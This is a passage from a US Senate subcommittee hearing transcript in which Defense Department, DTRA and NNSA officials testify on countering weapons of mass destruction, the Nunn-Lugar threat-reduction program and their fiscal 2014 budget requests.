Touching briefly on the future, DOD's CTR program is at a transition. We are now funding roughly as much work outside of the former Soviet Union as we are inside the former Soviet Union. Based on emerging threats, our aperture has widened substantially and we are increasing the flexibility of the program to be successful as a global effort. Developments in Libya and the Middle East this past year exemplify this requirement. We look forward to engaging with you and your congressional colleagues in the future about how to continue this update to the CTR program and increase its effectiveness.

3. Responding to Crises

DOD works to manage WMD risks emanating from hostile, fragile, or failed states and safe havens. Where hostile actors persist in making significant progress toward acquiring WMD, the Department is prepared to undertake or support a full range of actions to stop such capabilities from being fully realized. We will convey to fragile states that proliferation undermines security and stability and work with them to enhance WMD security. We must deny non-state actors the means to manipulate and acquire the tools and resources of state actors and prevent them from achieving territorial freedom of action.

The Department is continuing to develop tailored plans and capabilities to deter specific actors of concern, including those who may be serving as proxies, from employing WMD. DOD will also be prepared to locate, characterize, secure, exploit, and destroy WMD. We are seeing immediate successes in this area with the activation of the Standing Joint Force Headquarters-Elimination (SJFHQ–E). In addition to its unique support to the Combatant Commands, this year the SJFHQ–E participated in major exercises jointly with South Korea, France, and the United Kingdom. We are already seeing how this capability is able to address a range of challenges under varying security and political conditions.

Given the prevalence of coalition operations in contemporary military campaigns, helping allies and partners understand WMD risks to develop effective defenses is an important element of our mutual defense. Such practical security cooperation focused on countering regional WMD threats helps partners resist incentives to acquire WMD in response to changes in the security environment. With this in mind, we have active bilateral CBRN defense partnerships with Japan, South Korea, Israel, France, the United Kingdom, and members of other countries as well as with NATO.

The Department is also prepared to sustain operations and support continuity-of-government efforts following a WMD incident. Forces and operational areas must be able to function with minimal residual limitations resulting from chemical, biological, radiological, or nuclear (CBRN) exposure or contamination. In support of the warfighter, we will build on the successes of the Chemical and Biological Defense Program by continuing to improve the training of CBRN forces and advisors, developing medical and physical countermeasures, and advancing protective equipment and platforms for physical protection and decontamination. In addition, DOD is prepared to support civil authorities with CBRN response capabilities to mitigate the consequences of events in the homeland and abroad, including through the provision of timely technical forensics to enable strategic decision-making. DOD may also lead or assist in the disposal of residual adversary WMD capabilities until such time that a civilian or international entity can assume these responsibilities.

CONCLUSION

We are committed to meeting the Nation's countering WMD requirements while taking into account a shrinking Department of Defense budget. DOD will continue to pursue CWMD activities that span a range of unilateral and multilateral counter-proliferation and non-proliferation efforts, and we will continue to coordinate our efforts within the interagency and with our international partners to prevent and protect against these most dangerous threats. None of the efforts I have described to you today would be possible without the continuing support of Congress. I thank you for your support for our fiscal year 2014 budget request and look forward to our continued partnership.

Senator HAGAN. Thank you, Secretary Creedon.

Director Myers.

STATEMENT OF MR. KENNETH A. MYERS III, DIRECTOR, DEFENSE THREAT REDUCTION AGENCY, DEPARTMENT OF DEFENSE, AND DIRECTOR, U.S. STRATEGIC COMMAND CENTER FOR COMBATING WEAPONS OF MASS DESTRUCTION

Mr. MYERS. Madam Chairwoman, Ranking Member Fischer, members of the subcommittee: It's an honor to be here today. I'm pleased to share with you the work being done to counter the threats of WMD by the DTRA and the SCC WMD.

As a combat support agency, we are available 24 hours a day, 7 days a week, to support the combatant commanders and Military Services in responding to any WMD threat. As a defense agency, we manage a research and development portfolio to develop tools and capabilities needed in a WMD environment. In fact, DTRA provides U.S. Special Operations Command (SOCOM) with the tools they need to address counterproliferation threats.

As a STRATCOM center, we synchronize U.S. efforts to counter WMD, and the complementary SJFHQ–E provides direct operational support for U.S. military task forces in hostile environments. As STRATCOM Commander General Bob Kehler recently noted: "DTRA–SCC is where the country's expertise is. This is the focus point. This is where it all comes together, right here."

The events of the past week have reminded us once again that terrorists are determined to strike at any opportunity. Al Qaeda encourages their mujahedin brothers with degrees in microbiology or chemistry to create poisons and an effective delivery method. Because of our success in limiting access to materials in the former Soviet Union, groups and states seeking WMD have shifted their attention to other geographic areas and potential WMD sources.

This evolution has required a shift in our thinking and strategy and is the reason why we have authorized the expansion of the Nunn-Lugar program and other programs to nearly 80 countries. Today we are confronting potential WMD threats all over the world. We must be prepared for any geopolitical or military event.

Thank you again for the opportunity to be here. I'm happy to take your questions.

[The prepared statement of Mr. Myers follows:]

PREPARED STATEMENT BY MR. KENNETH A. MYERS III

Madam Chairwoman, Ranking Member Fischer, and members of the subcommittee, it is an honor to be here today to share with you the work being done to counter the threats of weapons of mass destruction (WMD) by the Defense Threat Reduction Agency (DTRA) and the U.S. Strategic Command Center for Combating WMD (SCC–WMD).

The threat posed by nuclear, radiological, biological, and chemical weapons is immediate, growing in scope, and evolving in its potential applications. Those who wish to harm us understand that the use of such weapons could result in immense loss of life and enduring economic, political, and social damage on a global scale.

President Obama has made it clear that countering weapons of mass destruction (CWMD) is a critical national security priority for our Nation. Quite simply, the Agency and Center's focus is to keep WMD out of the hands of terrorists and other enemies by locking down dangerous nuclear and biological materials, destroying legacy weapons, preparing for, and responding to WMD incidents, and developing technologies to prevent, defend against, and counter a WMD attack.

MISSION

Our mission spans the scope of nonproliferation—reducing WMD at their source; counterproliferation—the deterrence, interdiction, and defeat of WMD threats, and consequence management—the minimization of the operational effects of WMD attacks and mitigation of their consequences.

DTRA and the STRATCOM Center, and the companion Standing Joint Force Headquarters for Elimination are a one-stop shop in addressing these threats. If these organizations were compared to a grocery store, not only would we provide access to nearly every kind of food product one could ask for but we have partnerships to deliver what we do not carry in-house. Our store would not only bring in the produce but would also work with the farmers in the field to improve productivity. We would not only bring your groceries to the car but we would also come home with you to help cook the meal. In fact, we would provide our own recipes. Now obviously we are not a grocery store nor do we stock shelves with inventory, but through our partnerships and expertise, we are built lean and flexible to fill very unique and specialized CWMD roles for a wide variety of customers. What is most impactful about these three organizations is not just the depth of our mission but the broad span of services we provide, all of which are necessary for successfully countering WMD. Each of these initiatives, whether large or small in scope add up to create a very strong proactive and reactive shield for our security and that of our allies.

Regardless of the time or day, our building housing DTRA and the SCC is constantly buzzing with activity and with a diverse and remarkable collection of talented workers. As you enter our building and walk through the hallways, you encounter personnel with highly advanced technical degrees and skills related to physics, chemistry, microbiology, and nuclear engineering. They are working right alongside those with expansive experience with program management, logistics, planning, special operations, targeting and military operations. Our operation is often described as unique in this way, and it is true.

Let me give you a simple example of exactly how our agency works. On our Science and Technology (S&T) side, we are developing the technologies necessary to verify arms-control commitments. We must make sure that the equipment we are producing in our research and development efforts fit the needs and the constraints and the conditions under which our inspectors are going to have to operate. It has to be rugged, compact, transportable, easy to use and most of all effective in a variety of diverse and often difficult environmental conditions. Consistent with our one-stop shop mission, we bring everything needed to wherever the mission is to be performed.

On the other side, our operations experts have to be properly trained to make full use of the technology, make repairs, work with foreign governments and personnel, and get the job done under tight timelines. These two parallel processes, S&T and operations, must be able to support each other and the workforce must be dynamic enough to fill both roles.

What binds our mission together are the consequences of the world's most dangerous weapons. The processes to create chemical, biological, radiological, nuclear and high yield explosive (CBRNE) weapons are all different and each represents different challenges in terms of approach, destruction, and impact. As a result, there are over 2,000 people who work for DTRA/SCC–WMD in 11 sites within the United States and 9 sites around the world. In fact, nearly 30 percent of DTRA/SCC's workforce performs work outside of the DC area. While these individuals are specialized, they are focused on one mission, protecting the United States and our allies from weapons of mass destruction.

The truth is that countering and combating weapons of mass destruction has to be performed on a larger scale than just our single institution. No one Federal Department, no single geographic region, no single country can marshal the necessary capabilities alone to successfully fight the WMD threats we face in this day and age. It requires careful collaboration not only across a variety of U.S. Government agencies but also with our allies and other partner nations abroad. As a result, the design and approach of our agency is intentionally open to collaborative partnerships and outward engagement.

For example, it is not enough to turn back a shipment of WMD materials at an overseas border crossing. The actors' motives and intent need to be dissected and analyzed. The WMD material itself needs to be analyzed so we can better understand its strength, how it was made, and trace it back to its source. The materials at hand must be safely secured and disposed. The DTRA and SCC role in all of this provides the support necessary to do just that.

On any given day, tens to hundreds of DTRA and Center experts are dispatched overseas, and in certain cases to some of the most dangerous and sensitive of areas, in order to provide analysis, research, testing, training and operational expertise.

Our nuclear experts are supporting global nuclear weapons lockdown efforts, helping to protect and ensure surety of our own nuclear weapons, and survivability of U.S. Nuclear Command, Control, and Communications.

Our biologists are consolidating and improving the security of dangerous pathogen collections across the planet, collaborating closely with other like-minded nations to prevent nefarious distribution of biological materials. They are also working cooperatively with international partners to counter emerging and potentially genetically altered or weaponized infectious diseases and developing new means for protecting our military personnel against biological terrorism.

Our chemical weapons experts are assisting with the safety, security, and cooperative destruction of chemical weapons (CW) in the United States and Russia. They are also assisting with safety and security at Libya's CW storage facility and developing plans to assist them with CW destruction activities. In addition to addressing this urgent need, our S&T efforts also address potential future chemical weapons threats.

DTRA structural dynamics experts are working on solutions to protect military and related government facilities at risk while also developing new means for mitigating blast effects resulting from vehicle-borne improvised explosive devices against structures and other infrastructure.

Our DTRA and Center workforce performs CWMD planning and exercise support and provides expertise to the combatant commands and other customers.

Our CWMD Science and Technology development is conducted in parallel with our operational capabilities in a complimentary and collaborative fashion. DTRA does not own or operate any functional laboratory, but we are able to select from the full range of national expertise, wherever that may be. Our performers include the DOD and Department of Energy/National Nuclear Security Administration (DOE/NNSA) labs, contractors, Federally Funded Research and Development Centers, University-Associated Research Centers, and academia. We provide and operate test and evaluation capabilities at government facilities in New Mexico and Nevada to meet our own mission requirements, and those of our various customers and stakeholders.

As our STRATCOM Commander General Bob Kehler recently noted while visiting DTRA and the Center, "this campus right here is where the experts are, this is where the country's expertise is. This is the focus point; this is where it all comes together, right here."

STRUCTURE

DTRA was created from a number of other national security entities whose combined history includes the Manhattan Project, the Defense Nuclear Agency, the Defense Special Weapons Agency, and the Chemical and Biological Defense and Nunn-Lugar Cooperative Threat Reduction programs, to name a few.

As a Combat Support Agency we are available 24 hours a day, 7 days a week, to support the combatant commanders and Services in preparing for, preventing, or if necessary, responding to any WMD threat or challenge that they might face whether it be here or abroad. In the laboratory, planning sessions, or on the battlefield, our experts provide or utilize collaborative partnerships to address every CWMD contingency.

As a Defense Agency, one of our prime responsibilities is to perform and to manage a research and development portfolio to develop tools and capabilities that the warfighter will need to address and to operate in a WMD environment, whether that be nuclear or other CWMD detection, chemical and biological protection gear, uniforms, or detectors.

As the STRATCOM Center for Combating Weapons of Mass Destruction, I report to General Bob Kehler, Commander, STRATCOM. Our Center supports the Commander, STRATCOM with the Unified Command Plan responsibility to synchronize the planning for DOD CWMD efforts and advocate for CWMD capabilities.

The Standing Joint Force Headquarters for Elimination was stood up by General Kehler last year to provide direct operational support to on-scene task forces that need CWMD expertise. To be clear, I am not the commander of the Standing Headquarters, but it is commanded by the flag officer that serves as my Deputy Director of the STRATCOM Center collocated in DTRA. The Standing Joint Force Headquarters is intentionally designed to expand our threat reduction activity to non-permissive environments, or one in which we are not permitted a cooperative opportunity to reduce weapons of mass destruction.

DTRA, the SCC and the Standing Joint Force Headquarters all have technically different roles in the counter-WMD mission area but they are located together so we can all leverage the most out of the resources that Congress provides and the capabilities that we develop and deploy together.

To quote General Kehler again, if a joint commander "needs help with an SCC–WMD issue, he turns to Mr. Myers ... and if Mr. Myers can't help him with his SCC–WMD hat on, he can flip on his other hat and turn to DTRA ... all of the expertise to deal with these problems is here ... and it makes all the sense in the world."

DTRA performs its programs in response to direction provided by the Office of the Secretary of Defense (OSD), in direct support of each combatant commander on behalf of the Chairman of the Joint Chiefs of Staff and General Kehler as Commander of STRATCOM. As the Director of DTRA, I report through Mr. Andrew Weber, the Assistant Secretary of Defense for Nuclear, Chemical, and Biological Defense Programs, to the Under Secretary of Defense for Acquisition, Technology and Logistics. We also work in partnership with the Assistant Secretary of Defense for Research and Engineering and with the Assistant Secretary of Defense for Global Strategic Affairs in the Office of the Under Secretary of Defense for Policy.

STRATEGIES AND GOALS—LAYERED ATTACK

One of our major strategies is erecting layers of defense between the threats and the American people. It is just common sense to go where the problem begins and attempt to counteract and eliminate these threats as far away from American soil as possible.

NONPROLIFERATION

The most well-known nonproliferation program was created by your former colleagues Senator Richard Lugar and Senator Sam Nunn. The Nunn-Lugar Cooperative Threat Reduction (CTR) Program has been a true success story and has made incredible contributions to U.S. national security in the last 20 years.

The program has now helped to destroy more than 7,616 warheads created for the purpose of hitting targets in the United States. This is chilling when you consider that any one warhead could take out the city the size of Charlotte in one shot. As of the end of February this year, we have destroyed 912 intercontental ballistic missiles (ICBMs), 197 ICBM mobile launchers, 906 air-launched cruise missiles, and eliminated 33 nuclear powered submarines (SSBN) capable of launching ballistic missiles (SLBMs); eliminated 498 ICBM silos, 155 bombers, 492 SLBM launchers, and 695 SLBMs; sealed 194 nuclear test tunnels and holes; safely and securely transported 607 nuclear weapons train shipments; upgraded 24 nuclear weapons storage sites; and secured 47 Biological Threat Reduction Zonal Diagnostic Laboratories.

This past year, we eliminated 21 SS–24 ICBM rocket motors in Ukraine and destroyed over 791.8 metric tons of Russian nerve agents. We have also secured four bio labs in Ukraine and Georgia, and opened a Biosafety Level 2 laboratory in Georgia to help us with global bio surveillance. This is just scratching the surface of the Nunn-Lugar program's accomplishments. As President Barack Obama recently stated at a Nunn-Lugar Program 20th anniversary celebration, "missile by missile, warhead by warhead, shell by shell, we're putting a bygone era behind us."

The evolution of Nunn-Lugar has been remarkable. We are no longer building large, expensive missile dismantlement facilities or large chemical weapons destruction sites. Missile and submarine elimination projects are now being tracked alongside smaller, yet equally critical biological material projects in sub-Saharan Africa and proliferation prevention projects in Southeast Asia. Because of our success in eliminating access to materials in the former Soviet Union, groups and states seeking WMD have shifted their attention to other geographic areas and potential WMD sources. This evolution has required a shift in our thinking as well and is the reason why we have expanded Nunn-Lugar authority to nearly 80 countries, with close collaboration with our partners at the State Department and the National Nuclear Security Administration.

In most cases, our new partners have no WMD aspirations. But, endemic diseases, man-made or otherwise, are not constrained by geographic or political boundaries. So it is up to us to go to the source. It requires us to form cooperative partnerships to ensure that consequential WMD proliferation does not occur.

For example, DTRA/SCC–WMD is focused on helping African nations secure naturally occurring dangerous pathogens. Deadly African diseases like Ebola, Marburg, and Anthrax that were once used to make biological weapons during the Cold War are being safeguarded, cataloged, and, if needed, destroyed as part of the Coopera-

tive Biological Engagement Program, now the largest activity within the Nunn-Lugar Cooperative Threat Reduction Program. For a relatively small investment, the program is reducing access to biological materials and expanding international partnerships to better counter natural and man-made biological events.

For example, the laboratories I visited in Africa in 2011 had broken windows, rusty locks, meager electrical capabilities, and insecure fencing. Keep in mind that these facilities stored Anthrax, Ebola, Marburg, and Brucellosis. During one of my visits I casually walked into an unlocked room in an unsecure building that had seven unlocked freezers. In those freezers, situated next to countless other diseases, were many vials containing several grams of Anthrax. Just 2 grams of Anthrax killed five Americans in the postal mail attack on the U.S. Senate in 2001. The anthrax that I saw was not weaponized; however, those vials could serve as the foundation for a biological weapon. In fact, during the Cold War, the Soviets reached into Africa to obtain the Anthrax which filled the 300 metric ton fermenters at Stepnogorsk. Through Nunn-Lugar we are working with our partners in Kenya and Uganda to ensure that those vials of Anthrax will not be weaponized and will not fall into the hands of terrorists.

Timing is everything with biodefense. DTRA works closely with the Departments of Health and Human Services, the Centers for Disease Control and the U.S. Department of Agriculture and others to maximize our expertise and relationships within the global health community to improve early warning and detection capabilities and mitigate pandemic disease threats. We are even working on a mobile testing device which would allow for us to diagnose both threat and infectious bioagents in humans in potentially remote areas. We are also creating partnerships with industry for advanced development and manufacturing of medical countermeasures to counter emerging bio threats and infectious diseases.

COUNTERPROLIFERATION

If our programs and our efforts at the source are unable to stop these WMD threats before they leak out, we help combatant commanders and military Service components to engage the threat on someone else's soil. Detection, interdiction, and if need be, destruction of these weapons and materials are the goal, thus disrupting the supply or smuggling routes and providing our national leadership with knowledge concerning important threat details. Working with our International partners, our goal is to deter, dissuade, and deny those who both produce and attempt to gain access to these materials and drive them out of business.

For example, the Proliferation Prevention Program (PPP) enhances the capacity of partner countries to deter, detect, investigate, and respond to the attempted proliferation of WMD. It provides specialized equipment, training, and facility upgrades for partner nation border security and law enforcement organizations. Training is institutionalized through a train-the-trainer approach and sustained with periodic local and regional WMD Integrated Exercises which enable students to use program skills and equipment within a realistic training environment. The PPP's partners span the Caucuses, Eastern Europe, Central Asia, Southeast Asia, and the Middle East.

One example of the impact of PPP can be seen with the country of Ukraine. During an exercise in 2007, Ukrainian border guard personnel intercepted a vehicle with an unmarked container filled with a suspicious white powder. PPP observers witnessed the border guards opening the container and literally smelling it to determine whether or not the contents were nefarious. Fast forward to today and we have fully institutionalized a "WMD Inspection" course at the State Border Guard Service of Ukraine. DTRA was able to accomplish this by providing appropriate training and training equipment. Furthermore, Ukraine has taken the initiative to offer training to its neighbors as a regional training center. They have hosted Moldovan border guards already and will soon be hosting Armenian Border Guard Forces in addition to the regular training that they provide for their own forces.

Because of our success in interdicting and eliminating weapons at the source, we have literally driven the enemy underground. As a result, our national security leadership and military commanders need non-nuclear capability to strike at Hard and Deeply Buried Targets (HDBT). DTRA works closely with the Defense Intelligence Agency to find these targets and provide Combatant Commanders and Service Components with effective CWMD contingency responses. For example, the U.S. Air Force now owns and can employ a DTRA initiated product—the Massive Ordnance Penetrator Program (MOP). The MOP is a 30,000 pound conventional penetrating weapon designed to provide substantial improvements in accuracy and lethality over current weapons in the inventory to defeat hardened deeply buried targets.

Another aspect of our work is to ensure the complete and successful stewardship of our nuclear weapons stockpile. We have systems in place to guarantee that we have complete control and accounting of our nuclear weapons at all times. In fact, last year we conducted 18 inspections of U.S. nuclear capable units. We make sure every safety system is in place, maintained and in working order, and put the operations, maintenance and security forces through drills and exercises to ensure that everyone knows their job, they know the proper procedures and they know how to react when the situation changes. Our collective goal is to protect, control and serve the Nation with 100 percent assured predictability, reliability and confidence in our nuclear weapons stewardship.

CONSEQUENCE MANAGEMENT

DTRA's roots reach to the early days of the Cold War when it provided technical and operational nuclear weapons effects expertise to the Military Services. This mission continues with additional services for the combatant commands and their ability to respond to WMD threats. DTRA's Technical Reachback capabilities support any CBRNE decisionmaking capability both here and abroad. We give the troops on the front line access to some of the smartest subject matter experts in real time. Last year, we fielded 1,492 Technical Reachback requests.

The Consequence Management Assistance Program (CMAP) has active engagements in the Middle East, South East Asia, East Africa, and Eastern Europe. One recent success story occurred in Jordan where CMAP worked to enhance their capability to respond to incidents involving WMD. This was the first time that representatives from 28 Jordanian civilian and military organizations—including the Jordanian Armed Forces, Civil Defense, Ministries of Water and Irrigation, Religious Affairs, Education, and Trade and Commerce—sat together for the express purpose of revising a national emergency response plan. This engagement produced a more focused response to chemical and biological threats and better coordination among their ministries.

REGIONAL CONTINGENCY TEAMS

In my testimony last year, I shared with the Committee DTRA's work to provide real-time technical assistance to our U.S. Armed Forces in Japan and the Japanese government in dealing with the estimated 9.0 magnitude earthquake that rocked the east coast of Honshu, Japan, causing enormous damage and destruction. The earthquake was followed by a devastating tsunami that resulted in even more damage and tremendous loss of life. As damage reports from the earthquake and tsunami reached the Japanese Government leadership, the Tokyo Electric Power Company was working to prevent a third disaster—nuclear meltdown.

As a close ally, the United States offered its consequence management support and DTRA provided radiological sensor data to produce models of the radiological plume. We provided daily update briefings and video teleconferences and worked to educate our military leaders about possible impacts to the Japanese population and our own troops in the area. In fact, the Japanese Ambassador even commented to me, "We wish we had a DTRA."

Following this and other missions, DTRA began to review how to best utilize their assets and maximize both results and efficiency during fast-paced, real-time events. As a result, we created Regional Contingency Teams (RCTs) for certain national security situations to ensure that when we face a crisis, we have in place the best and most appropriate and complimentary technical, planning, and operations staff from all three of our organizations. Likewise, we set up beforehand whatever necessary equipment and coordination among combatant commands, Joint Staff, other DOD offices, other U.S. Government agencies and even our international partners. This approach enhances our planning and response time and allows for the best, most integrated information to be available across the board. We didn't just alter the stove pipes; in this case we blew them up.

This concept sounds simple but it is often difficult as stove pipes are hard and thick and take considerable effort to break down. This is especially true when you consider the depth and breadth of our mission and the various roles that each organization fulfills. Communication and coordination across mission areas is sometimes difficult to accomplish. Nevertheless, it must be done—and we are making progress—but there is much left to do.

Events in the Levant, North Africa, Northeast Asia, and elsewhere have tested our model and the impact that we have seen is very positive. Our Requests for Information (RFIs) from our customers are up and the information disseminated is more timely, accurate and complete. Our fiscal year 2014 budget request helps us to continue this cross-cutting, collaborative approach.

NORTHEAST ASIA, SYRIA

Within this framework, DTRA is playing a critical role in current U.S. national security issues around the world. Events in North Korea, Syria, and the Middle East are well publicized and our agency is engaged in these matters. While I would prefer to discuss our agency's involvement in these issues during the closed session, I share the member's interest in these issues.

BUDGET

We accept that the overall budget situation will likely remain difficult and that additional pressures are expected to continue. This is significant as DTRA's annual appropriations have remained relatively flat since fiscal year 1999, despite the continuing importance, evolution, and transformation of CWMD mission requirements.

We are working very hard to become more effective and efficient with the resources we have. We are prioritizing. We have shut down a number of offices. We did a complete prioritization of programs and eliminated those we felt could be covered in other ways. We are utilizing technology to reduce the need to travel and attend conferences and other administrative costs.

One of the other ways we have worked to improve the efficiency of our organization is to expand partnerships that enable us to leverage expertise and capabilities from across DOD and other Federal agencies. For example, we coordinate with the Department of Homeland Security on development of nuclear detection and forensics, and piggyback on service technology development, particularly unmanned aerial vehicles as platforms for WMD search detection and interdiction. We also leverage the CDC's global partnerships and technical expertise to implement biological research and capacity building projects that help our international partners increase capacities through improved disease surveillance, detection, diagnosis, and reporting.

Today, DTRA and SCC–WMD remain capable of executing our missions. However, I believe that General Kehler and I speak with one voice when I describe my most serious concern as the direct impact that this continuing fiscal uncertainty is having on our people. Uniformed servicemembers and civilian Federal employees alike have successfully withstood the effects of round-the-world mission accomplishment and hectic operational tempos. They willingly accept the uncertainties and risks which accompany mission performance. But they are anxious about what financial risks do to their families.

Our workforce will cope with the effects of financial uncertainty in the near term. But, like General Kehler, I worry that over time our most experienced professionals and our most promising younger people will vote with their feet to pursue more stable opportunities elsewhere.

FISCAL YEAR 2014 DTRA BUDGET REQUEST OVERVIEW

Our budget request for fiscal year 2014 is $1.49 billion and comprises Defense-wide Research, Development, Test and Evaluation; Operations and Maintenance; Procurement; and Nunn-Lugar Cooperative Threat Reduction (CTR) appropriation accounts. In addition, DTRA executes the $449.3 million Science and Technology (S&T) portion of the DOD Chemical and Biological Defense Program (CBDP) and serves as the funds manager for the remainder of that program's funding, $1.05 billion. Therefore, the total DTRA resource portfolio is approximately $2.99 billion. Details and highlights for these requests follow.

Operations and Maintenance Funding

Nearly 85 percent of DTRA O&M funding directly supports the warfighters and national missions as it pays for planning, training, exercises, and other means for collaboration across DOD and the U.S. Government, and with international partners. O&M funding is the fuel that enables us to reach out to our components and personnel, the warfighters, and international partners across the globe.

The requested O&M funding would be applied as follows:

- Nonproliferation Activities ($67.3 million) for arms control activities including the conduct of U.S. Government inspections of foreign facilities, territories, or events; coordination and conduct of the escort of inspection teams for inspections or continuous monitoring activities in the United States and at U.S. facilities overseas; and the acquisition and fielding of technology capabilities required to implement, comply with, and allow full exercise of U.S. rights and prerogatives under existing and projected arms control treaties and agreements.

• WMD Combat Support and Operations ($180.2 million) for a wide range of combat and warfighter support to the Joint Chiefs of Staff, the combatant commanders, and military forces as they engage the WMD threat and challenges posed to the United States, its forces, and allies. DTRA supports the essential WMD response capabilities, functions, activities, and tasks necessary to sustain all elements of operating forces within their area of responsibility at all levels of war.

• U.S. Strategic Command Center for Combating WMD ($11.8 million) for DTRA direct support to the SCC–WMD including development of tools; providing strategic and contingency planning, policy, and analytical support; developing interagency relationships; and working closely with STRATCOM partners to establish the means for assessing and exercising capabilities to combat WMD.

• Core Mission Sustainment ($185.1 million) for a wide range of enabling capabilities which include information management; resource management; security and asset protection; acquisition and logistics management; strategic planning; leadership and professional development; and provide the safety, security, and efficiency necessary for mission success. In recent years, DTRA has increased investment in its Information Technology systems to provide secure and dependable connectivity for global mission execution.

Nunn-Lugar Cooperative Threat Reduction

The request of $528.5 million for this important program would be used as follows:

• Strategic Offensive Arms Elimination ($10 million) for elimination of Strategic Offensive Arms in Russia and the storage and elimination in Ukraine of rocket motors from dismantled SS–24 ICBMs. Due to diminishing elimination activities needed for the Russian Federation to meet the New START Treaty requirements, the DOD intends to transition remaining responsibility for elimination activities to the Russian Federation in 2014.

• Chemical Weapons Destruction ($21.3 million) for technical support to the Russian chemical weapons destruction operations at Shchuch'ye and the Kizner Chemical Weapons Destruction Facilities. Russia began chemical weapons destruction operations at Shchuch'ye in March 2009 and, as of April of this year, has destroyed over 1.6 million munitions and 4014 metric tons of nerve agent. Funding is also provided under this account for technical expertise and resources to support chemical weapons destruction in Libya.

• Global Nuclear Security ($86.5 million) for improving nuclear material security, including security for nuclear warheads and weapons-usable nuclear material. This program also assists in the secure transport of nuclear warheads and other qualifying nuclear material to dismantlement facilities, secure storage areas, or processing facilities for disposition.

• Cooperative Biological Engagement ($306.3 million) for combating the threat of state and non-state actors acquiring biological materials and expertise that could be used to develop or deploy biological materials and weapons. This program destroys or secures certain biological agents at their source, and works in partnerships to ensure a secure disease surveillance system. This program works closely with other U.S. Government departments and agencies, international partners, and the private sector.

• Proliferation Prevention ($73.8 million) to enhance the capability of non-Russian, Former Soviet Union (FSU) states and other partner countries to deter, detect, report, and interdict illicit WMD trafficking across international borders. Beginning in fiscal year 2012, the Proliferation Prevention program began expansion outside of the FSU to Southeast Asia. In fiscal year 2013 and 2014, Proliferation Prevention will continue expansion activities in the Southeast Asia region on a bilateral and regional basis and begin to work with partners in the Middle East.

• Threat Reduction Engagement ($2.4 million) to develop active and positive relationships between the defense, military, and security establishments of the United States and the states of Eurasia and Central Asia. This program engages military and defense officials in activities that promote regional stability, counterproliferation, and defense reform; build security cooperation with the partner states; and promote exchanges that enhance interoperability with U.S. and North Atlantic Treaty Organization (NATO) forces for multinational operations.

- Other Assessments/Administrative Support ($28.2 million) to ensure that DOD-provided equipment, services, and related training are fully accounted for and used effectively and efficiently for their intended purposes. This account also funds CTR program travel, translator/interpreter support, and other agency support to include support to program personnel assigned to U.S. Embassy offices in partner states.

Research, Development, Test, and Evaluation

DTRA RDT&E programs respond to the most pressing CWMD challenges including stand-off detection, tracking, and interdiction of WMD; modeling and simulation to support weapons effects and hazard predictions; classified support to Special Operations Forces; defeat of WMD agents and underground facilities; and protection of people, systems, and infrastructure against WMD effects.

DTRA RDT&E is unique in being focused solely on CBRNE; tied closely with the agency's Combat Support responsibilities; has a top-notch in-house field test capability; relies upon competitive bids, the national labs, industry, and academia rather than an in-house laboratory infrastructure, allowing for a "best of breed" approach to performer selection; and is nimble and responsive to urgent needs.

The agency has a comprehensive, balanced CBRNE S&T portfolio that supports DOD goals and is well connected with DOD customers, as well as interagency and international partners. Our RDT&E approach balances the need for near-term payoff with the need for long-term knowledge and expertise, and is centered upon the following projects: Basic Research, Applied Research, Advanced Research, and System Development and Demonstration. The requested RDT&E funding includes $45.9 million in Basic Research to provide for the discovery and development of fundamental knowledge and understanding by researchers primarily in academia and world-class research institutes in government and industry.

The DTRA fiscal year 2014 request also includes $175.3 million for WMD Defeat Technologies Applied Research, $274 million for Proliferation Prevention and Defeat Advanced Research, and $12.9 for WMD Defeat Capabilities System Development and Demonstration.

Chemical and Biological Defense Program S&T

The Department's CBDP S&T programs support DOD-wide efforts to research, develop, and acquire capabilities for a layered, integrated defense against CBRN agents; better understand potential threats; secure and reduce dangerous materials whenever possible; and prevent potential attacks. Although funding for the CBDP is not part of the DTRA budget request, the agency executes the S&T portion of this program, for which the Department has requested approximately $449.3 million in fiscal year 2014. The agency also manages funding execution in support of CBDP advanced development and procurement.

CONCLUSION

Madame Chairwoman, in closing my testimony I would like to highlight a recent speech by Deputy Secretary of Defense Ash Carter who spoke at a celebration of the Nunn-Lugar program's 20th anniversary. "Historians should look back at what might have happened, but didn't thanks to Nunn-Lugar. Imagine the alternative if loose nukes from the former Soviet Union had gotten into Bin Laden's hands; into the hands of other terrorists with odious causes; or rogue states . . . contemplate all of that and you see the enduring value of Nunn-Lugar."

This analogy is a perfect snap-shot of why what our Agency and Center does is important. What would happen if we didn't do all of the things I have described today? What would happen if we were not funded enough to accomplish our mission? These are serious questions which strike at the heart of our national security challenges. We hope that we will continue to earn the committee's trust and support in meeting these threats and ensuring our security. Thank you, again, for the opportunity to be here today. I would be pleased to respond to your questions.

Senator HAGAN. Thank you.

Now Ms. Harrington.

STATEMENT OF MS. ANNE HARRINGTON, DEPUTY ADMINISTRATOR FOR DEFENSE NUCLEAR NONPROLIFERATION, NATIONAL NUCLEAR SECURITY ADMINISTRATION, DEPARTMENT OF ENERGY

Ms. HARRINGTON. Madam Chairman, Ranking Member Fischer: Thank you for having me here to discuss the President's fiscal year 2014 budget request for the DOE's NNSA defense nuclear nonproliferation account. I am particularly pleased to appear here today with my colleagues from DOD and DTRA. We share a strong commitment to the security of the Nation and to finding ways for our programs to work together to that end.

Earlier this month the President released the 2014 budget and allocated $2.1 billion for NNSA's nonproliferation, counterterrorism, and emergency response programs. The defense nuclear nonproliferation appropriation account of the fiscal year 2014 budget request has been restructured to include nuclear counterterrorism and incident response programs and the counterterrorism and counterproliferation programs. By drawing these NNSA programs together with the Office of Defense Nuclear Nonproliferation Programs in a single appropriation, we strengthen existing synergies and cooperation among these functions. We already work together very strongly and we see that this is a good way to grow in that direction in the future.

Both the President and members of this committee have shown strong support for NNSA's mission in recent years. With your help and under the President's 4-year goal to remove dangerous nuclear materials and secure them, 10 additional countries are now free of highly enriched uranium and 3 more countries will be de-inventoried of highly enriched uranium by the end of 2013.

But there is still much to be done. I want to stress how vital your continued support of NNSA's nonproliferation programs is to reducing the threat of dangerous nuclear materials.

In today's budget-constrained environment, we have to ensure that we are continuously improving how we do business. NNSA is an organization that is modernizing in every way and we are holding our people, both contractors and Federal employees, accountable. We owe it to the American people to continually review our work and make strategic decisions for the future.

This includes our plutonium disposition strategy. The United States is firmly committed to disposing excess weapons plutonium, but, given the rising costs associated with the MOX project, we must step back and take a thoughtful look at the MOX project and our plutonium disposition options.

I'm sure you have a number of questions. I look forward to the opportunity to talking with you today. I want to thank you for acknowledging the value of our work and for your support in previous years that has helped us accomplish many things that have made the American people safer.

